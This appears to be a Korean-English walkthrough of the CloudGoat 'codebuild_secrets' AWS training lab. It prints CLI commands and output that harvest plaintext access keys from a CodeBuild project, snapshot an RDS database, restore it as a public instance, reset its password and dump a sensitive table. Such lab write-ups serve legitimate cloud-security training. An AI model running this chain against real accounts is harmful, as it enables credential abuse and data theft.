


```
sei@sei-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgidfjzufpipzz$ aws lambda
list-functions --region us-east-1
{
    "Functions": [
        {
            "FunctionName": "cg-lambda-codebuild_secrets_cgidfjzufpipzz",
            "FunctionArn": "arn:aws:lambda:us-east-1:831926608298:function:cg-lambda-code
build_secrets_cgidfjzufpipzz",
            "Runtime": "python3.9",
            "Role": "arn:aws:iam::831926608298:role/cg-lambda-role-codebuild_secrets_cgid
fjzufpipzz-service-role",
            "Handler": "lambda.handler",
            "CodeSize": 163,
            "Description": "",
            "Timeout": 3,
            "MemorySize": 128,
            "LastModified": "2024-08-13T03:59:04.052+0000",
            "CodeSha256": "efeLK6Sm5eKs09gz5scuHrkBr2GCyu3nt6SLp4AqLgU=",
            "Version": "$LATEST",
            "Environment": {
                "Variables": {
                    "DB_USER": "cgadmin",
                    "DB_NAME": "securedb",
                    "DB_PASSWORD": "wagrrrrwwgahhhhwwwrrggawwwwwwrr"
                }
:...skipping...
{
    "Functions": [
        {
            "FunctionName": "cg-lambda-codebuild_secrets_cgidfjzufpipzz",
```

```
aws lambda list-functions --region us-east-1
```

- AWS Lambda 함수의 목록을 조회한다.

  Retrieve a list of AWS Lambda functions.




```
{
    "projects": [
        {
            "name": "cg-codebuild-codebuild_secrets_cgidfjzufpipzz",
            "arn": "arn:aws:codebuild:us-east-1:831926608298:project/cg-codebuild-codebuild_secrets_cgidfjzufpipzz",
            "source": {
                "type": "NO_SOURCE",
                "gitCloneDepth": 0,
                "buildspec": "version: 0.2\n\nphases:\n  pre_build:\n    commands:\n      - echo \"This is CloudGoat's simpliest
 buildspec file ever (maybe)\"",
                "insecureSsl": false
            },
            "artifacts": {
                "type": "NO_ARTIFACTS",
                "overrideArtifactName": false
            },
            "cache": {
                "type": "NO_CACHE"
            },
            "environment": {
                "type": "LINUX_CONTAINER",
                "image": "aws/codebuild/standard:1.0",
                "computeType": "BUILD_GENERAL1_SMALL",
                "environmentVariables": [
                    {
                        "name": "calrissian-aws-access-key",
                        "value": "AKIA4DMVQUGVKQYMQYKG",
                        "type": "PLAINTEXT"
                    },
                    {
                        "name": "calrissian-aws-secret-key",
                        "value": "LP+XcU/eJQ/AfgYuiQchWOD+VHo/roRGhQmkYOuU",
                        "type": "PLAINTEXT"
                    }
                ],
                "privilegedMode": false,
                "imagePullCredentialsType": "CODEBUILD"
            },
            "serviceRole": "arn:aws:iam::831926608298:role/code-build-cg-codebuild_secrets_cgidfjzufpipzz-service-role",
            "timeoutInMinutes": 20,
            "queuedTimeoutInMinutes": 480,
            "encryptionKey": "arn:aws:kms:us-east-1:831926608298:alias/aws/s3",
            "tags": [
                {
                    "key": "Name",
                    "value": "cg-codebuild-codebuild_secrets_cgidfjzufpipzz"
:
```

```
 aws codebuild batch-get-projects --names cg-codebuild-codebuild_se
crets_cgidfjzufpipzz --profile solo
```


- Enviornment 부분에 calrissian이라는 다른 사용자의 access key와 secret key를 확인할 수 있다.
- In the Environment section, the access key and secret key of another user named "calrissian" can be seen.

```
"environmentVariables": [
                    {
                        "name": "calrissian-aws-access-key",
                        "value": "AKIA4DMVQUGVKQYMQYKG",
                        "type": "PLAINTEXT"
                    },
                    {
                        "name": "calrissian-aws-secret-key",
                        "value": "LP+XcU/eJQ/AfgYuiQchWOD+VHo/roRGh
QmkYOuU",
                        "type": "PLAINTEXT"
                    }
```




```
sei@sei-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgidfjzufpipzz$ aw
s configure --profile Calrissian
AWS Access Key ID [None]: AKIA4DMVQUGVKQYMQYKG
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]:
sei@sei-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgidfjzufpipzz$
```


```
aws configure --profile Calrissian
```




```
{
    "DBInstances": [
        {
            "DBInstanceIdentifier": "cg-rds-instance-codebuild-secrets-cgidfjzuf
pipzz",
            "DBInstanceClass": "db.m5.large",
            "Engine": "postgres",
            "DBInstanceStatus": "available",
            "MasterUsername": "cgadmin",
            "DBName": "securedb",
            "Endpoint": {
                "Address": "cg-rds-instance-codebuild-secrets-cgidfjzufpipzz.cfc
m6y0ckvw3.us-east-1.rds.amazonaws.com",
                "Port": 5432,
                "HostedZoneId": "Z2R2ITUGPM61AM"
            },
            "AllocatedStorage": 20,
            "InstanceCreateTime": "2024-08-13T04:02:17.836000+00:00",
            "PreferredBackupWindow": "08:11-08:41",
            "BackupRetentionPeriod": 0,
            "DBSecurityGroups": [],
            "VpcSecurityGroups": [
                {
:
```



```
                {
                    "VpcSecurityGroupId": "sg-09390b9a5d79dd86c",
                    "Status": "active"
                }
            ],
            "DBParameterGroups": [
                {
                    "DBParameterGroupName": "default.postgres16",
                    "ParameterApplyStatus": "in-sync"
                }
            ],
            "AvailabilityZone": "us-east-1a",
            "DBSubnetGroup": {
                "DBSubnetGroupName": "cloud-goat-rds-subnet-group-codebuild_secr
ets_cgidfjzufpipzz",
                "DBSubnetGroupDescription": "CloudGoat codebuild_secrets_cgidfjz
ufpipzz Subnet Group",
                "VpcId": "vpc-0427a6abc9114dd7a",
                "SubnetGroupStatus": "Complete",
                "Subnets": [
                    {
                        "SubnetIdentifier": "subnet-0d0b09855f84c982f",
                        "SubnetAvailabilityZone": {
                            "Name": "us-east-1a"
```




```
            "DBSubnetGroup": {
                "DBSubnetGroupName": "cloud-goat-rds-subnet-group-codebuild_secr
ets_cgidfjzufpipzz",
                "DBSubnetGroupDescription": "CloudGoat codebuild_secrets_cgidfjz
ufpipzz Subnet Group",
                "VpcId": "vpc-0427a6abc9114dd7a",
                "SubnetGroupStatus": "Complete",
                "Subnets": [
                    {
                        "SubnetIdentifier": "subnet-0d0b09855f84c982f",
                        "SubnetAvailabilityZone": {
                            "Name": "us-east-1a"
                        },
                        "SubnetOutpost": {},
                        "SubnetStatus": "Active"
                    },
                    {
                        "SubnetIdentifier": "subnet-07137ad3e72735944",
                        "SubnetAvailabilityZone": {
                            "Name": "us-east-1b"
                        },
                        "SubnetOutpost": {},
                        "SubnetStatus": "Active"
                    }
```



```
            "PubliclyAccessible": false,
            "StorageType": "gp2",
            "DbInstancePort": 0,
            "StorageEncrypted": false,
            "DbiResourceId": "db-HILWC53N435GLVXEY47BWQ6GBY",
            "CACertificateIdentifier": "rds-ca-rsa2048-g1",
            "DomainMemberships": [],
            "CopyTagsToSnapshot": false,
            "MonitoringInterval": 0,
            "DBInstanceArn": "arn:aws:rds:us-east-1:831926608298:db:cg-rds-insta
nce-codebuild-secrets-cgidfjzufpipzz",
            "IAMDatabaseAuthenticationEnabled": false,
            "PerformanceInsightsEnabled": false,
            "DeletionProtection": false,
            "AssociatedRoles": [],
            "TagList": [
                {
                    "Key": "Name",
                    "Value": "cg-rds-instance-codebuild_secrets_cgidfjzufpipzz"
                },
                {
                    "Key": "Scenario",
                    "Value": "codebuild-secrets"
                },
                {
                    "Key": "Stack",
                    "Value": "CloudGoat"
                }
            ]
```

```
aws rds describe-db-instances --profile Calrissian
```


- Database instance 정보를 확인할 수 있다.
- Database instance information can be viewed.




```
{
    "DBSnapshot": {
        "DBSnapshotIdentifier": "cloudgoat",
        "DBInstanceIdentifier": "cg-rds-instance-codebuild-secrets-cgidfjzufpipz
z",
        "Engine": "postgres",
        "AllocatedStorage": 20,
        "Status": "creating",
        "Port": 5432,
        "AvailabilityZone": "us-east-1a",
        "VpcId": "vpc-0427a6abc9114dd7a",
        "InstanceCreateTime": "2024-08-13T04:02:17.836000+00:00",
        "MasterUsername": "cgadmin",
        "EngineVersion": "16.2",
        "LicenseModel": "postgresql-license",
        "SnapshotType": "manual",
        "OptionGroupName": "default:postgres-16",
        "PercentProgress": 0,
        "StorageType": "gp2",
        "Encrypted": false,
        "DBSnapshotArn": "arn:aws:rds:us-east-1:831926608298:snapshot:cloudgoat"
,
        "IAMDatabaseAuthenticationEnabled": false,
:
```

```
aws rds create-db-snapshot --db-instance-identifier cg-rds-instance-codebuild-secrets-cgidfjzufpipzz --db-snapshot-identifier cloudgoat --profile Calrissian
```


- cloudgoat라는 이름으로, 위에서 나타난 database instance 정보를 복사하여 저장한다.
- Copy and save the database instance information shown above under the name "cloudgoat.”




```
    "SecurityGroups": [
        {
            "Description": "default VPC security group",
            "GroupName": "default",
            "IpPermissions": [
                {
                    "IpProtocol": "-1",
                    "IpRanges": [],
                    "Ipv6Ranges": [],
                    "PrefixListIds": [],
                    "UserIdGroupPairs": [
                        {
                            "GroupId": "sg-04abafcd128b2b416",
                            "UserId": "831926608298"
                        }
                    ]
                }
            ],
            "OwnerId": "831926608298",
            "GroupId": "sg-04abafcd128b2b416",
            "IpPermissionsEgress": [
                {
                    "IpProtocol": "-1",
                    "IpRanges": [
                        {
                            "CidrIp": "0.0.0.0/0"
                        }
                    ],
                    "Ipv6Ranges": [],
                    "PrefixListIds": [],
                    "UserIdGroupPairs": []
                }
            ],
            "VpcId": "vpc-0427a6abc9114dd7a"
        },
        {
            "Description": "CloudGoat codebuild_secrets_cgidfjzufpipzz Security Group for PostgreSQL RD
Instance",
            "GroupName": "cg-rds-psql-codebuild_secrets_cgidfjzufpipzz",
            "IpPermissions": [
```



```
                {
                    "FromPort": 5432,
                    "IpProtocol": "tcp",
                    "IpRanges": [
                        {
                            "CidrIp": "10.10.20.0/24"
                        },
                        {
                            "CidrIp": "211.234.202.109/32"
                        },
                        {
                            "CidrIp": "10.10.30.0/24"
                        },
                        {
                            "CidrIp": "10.10.40.0/24"
                        },
                        {
                            "CidrIp": "10.10.10.0/24"
                        }
                    ],
                    "Ipv6Ranges": [],
                    "PrefixListIds": [],
                    "ToPort": 5432,
                    "UserIdGroupPairs": []
                }
            ],
            "OwnerId": "831926608298",
            "GroupId": "sg-09390b9a5d79dd86c",
            "IpPermissionsEgress": [
                {
                    "IpProtocol": "-1",
                    "IpRanges": [
                        {
                            "CidrIp": "0.0.0.0/0"
                        }
                    ],
                    "Ipv6Ranges": [],
                    "PrefixListIds": [],
                    "UserIdGroupPairs": []
                }
```




```
            ],
            "VpcId": "vpc-0427a6abc9114dd7a"
        },
        {
            "Description": "default VPC security group",
            "GroupName": "default",
            "IpPermissions": [
                {
                    "IpProtocol": "-1",
                    "IpRanges": [],
                    "Ipv6Ranges": [],
                    "PrefixListIds": [],
                    "UserIdGroupPairs": [
                        {
                            "GroupId": "sg-05bf90921be99ebcc",
                            "UserId": "831926608298"
                        }
                    ]
                }
            ],
            "OwnerId": "831926608298",
            "GroupId": "sg-05bf90921be99ebcc",
            "IpPermissionsEgress": [
                {
                    "IpProtocol": "-1",
                    "IpRanges": [
                        {
                            "CidrIp": "0.0.0.0/0"
                        }
                    ],
                    "Ipv6Ranges": [],
                    "PrefixListIds": [],
                    "UserIdGroupPairs": []
                }
            ],
            "VpcId": "vpc-0447b296d689ed40a"
        },
        {
            "Description": "CloudGoat codebuild_secrets_cgidfjzufpipzz Security Group for EC2 Instance
over SSH",
```



```
                        }
                    ],
                    "Ipv6Ranges": [],
                    "PrefixListIds": [],
                    "ToPort": 22,
                    "UserIdGroupPairs": []
                }
            ],
            "OwnerId": "831926608298",
            "GroupId": "sg-02bb8330693f078dc",
            "IpPermissionsEgress": [
                {
                    "IpProtocol": "-1",
                    "IpRanges": [
                        {
                            "CidrIp": "0.0.0.0/0"
                        }
                    ],
                    "Ipv6Ranges": [],
                    "PrefixListIds": [],
                    "UserIdGroupPairs": []
                }
            ],
            "Tags": [
                {
                    "Key": "Name",
                    "Value": "cg-ec2-ssh-codebuild_secrets_cgidfjzufpipzz"
                },
                {
                    "Key": "Scenario",
                    "Value": "codebuild-secrets"
                },
                {
                    "Key": "Stack",
                    "Value": "CloudGoat"
                }
            ],
            "VpcId": "vpc-0427a6abc9114dd7a"
        }
    ]
```

```
aws ec2 describe-security-groups --profile Calrissian
```


- 5432번 포트를 통해서 tcp 통신을 할 수 있다는 것을 알 수 있다.
- It can be determined that TCP communication can occur through port 5432.
- sg-04abafcd128b2b416



```
{
    "DBInstance": {
        "DBInstanceIdentifier": "newdatabase-db",
        "DBInstanceClass": "db.m5.large",
        "Engine": "postgres",
        "DBInstanceStatus": "creating",
        "MasterUsername": "cgadmin",
        "DBName": "securedb",
        "AllocatedStorage": 20,
        "PreferredBackupWindow": "08:11-08:41",
        "BackupRetentionPeriod": 0,
        "DBSecurityGroups": [],
        "VpcSecurityGroups": [
            {
                "VpcSecurityGroupId": "sg-04abafcd128b2b416",
                "Status": "active"
            }
        ],
        "DBParameterGroups": [
            {
                "DBParameterGroupName": "default.postgres16",
                "ParameterApplyStatus": "in-sync"
            }
:
```

```
aws rds restore-db-instance-from-db-snapshot --db-instance-identifier Newdatabase-db --db-snapshot-identifier cloudgoat --db-subnet-group-name cloud-goat-rds-testing-subnet-group-codebuild_secrets_cgidfjzufpipzz --vpc-security-group-ids sg-04abafcd128b2b416 --publicly-accessible --region us-east-1 --profile Calrissian
```


- 새롭게 Newdatabase라는 DB를 생성한다.
- Create a new database called "Newdatabase.”



```
{
    "DBInstance": {
        "DBInstanceIdentifier": "newdatabase-db",
        "DBInstanceClass": "db.m5.large",
        "Engine": "postgres",
        "DBInstanceStatus": "available",
        "MasterUsername": "cgadmin",
        "DBName": "securedb",
        "Endpoint": {
            "Address": "newdatabase-db.cfcm6y0ckvw3.us-east-1.rds.amazonaws.com"
,
            "Port": 5432,
            "HostedZoneId": "Z2R2ITUGPM61AM"
        },
        "AllocatedStorage": 20,
        "InstanceCreateTime": "2024-08-13T12:02:50.380000+00:00",
        "PreferredBackupWindow": "08:11-08:41",
        "BackupRetentionPeriod": 0,
        "DBSecurityGroups": [],
        "VpcSecurityGroups": [
            {
                "VpcSecurityGroupId": "sg-04abafcd128b2b416",
                "Status": "active"
:
```


```
aws rds modify-db-instance --db-instance-identifier Newdatabase-db
--master-user-password cloudgoatcodebuild --profile Calrissian
```

- 새롭게 생성한 Newdatabase의 password를 설정한다.
- Set the password for the newly created "Newdatabase.”



```
sei@sei-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgidfjzufpipzz$ ps
ql -h Newdatabase-db.cfcm6y0ckvw3.us-east-1.rds.amazonaws.com -p 5432 -d secured
b -U cgadmin
Password for user cgadmin:
psql (16.3 (Ubuntu 16.3-0ubuntu0.24.04.1), server 16.2)
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, compression:
off)
Type "help" for help.
```


```
psql -h Newdatabase-db.cfcm6y0ckvw3.us-east-1.rds.amazonaws.com -p
5432 -d securedb -U cgadmin
```




```
securedb=> \dt
                List of relations
 Schema |         Name          | Type  |  Owner
--------+-----------------------+-------+---------
 public | sensitive_information | table | cgadmin
(1 row)

securedb=> select * from sensitive_information;
 name |                   value
------+------------------------------------------
 Key1 | V\!C70RY-PvyOSDptpOVNX2JDS9K9jVetC1xI4gMO4
 Key2 | V\!C70RY-JpZFReKtvUiWuhyPGF20m4SDYJtOTxws6
(2 rows)

securedb=> 
```

```
\dt
select * from sensitive_information;
```

Analyze CloudTrail logs



☐	DetachInternetGate...	8월 14, 2024, 01:09:39 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::VPC, AWS::E...	vpc-0427a6abc9114dd7a, igw-0998d12e02a31b16f
☐	DetachInternetGate...	8월 14, 2024, 01:09:28 (UTC+09...	seisy12	ec2.amazonaws.com	AWS::EC2::VPC, AWS::E...	vpc-0427a6abc9114dd7a, igw-0998d12e02a31b16f
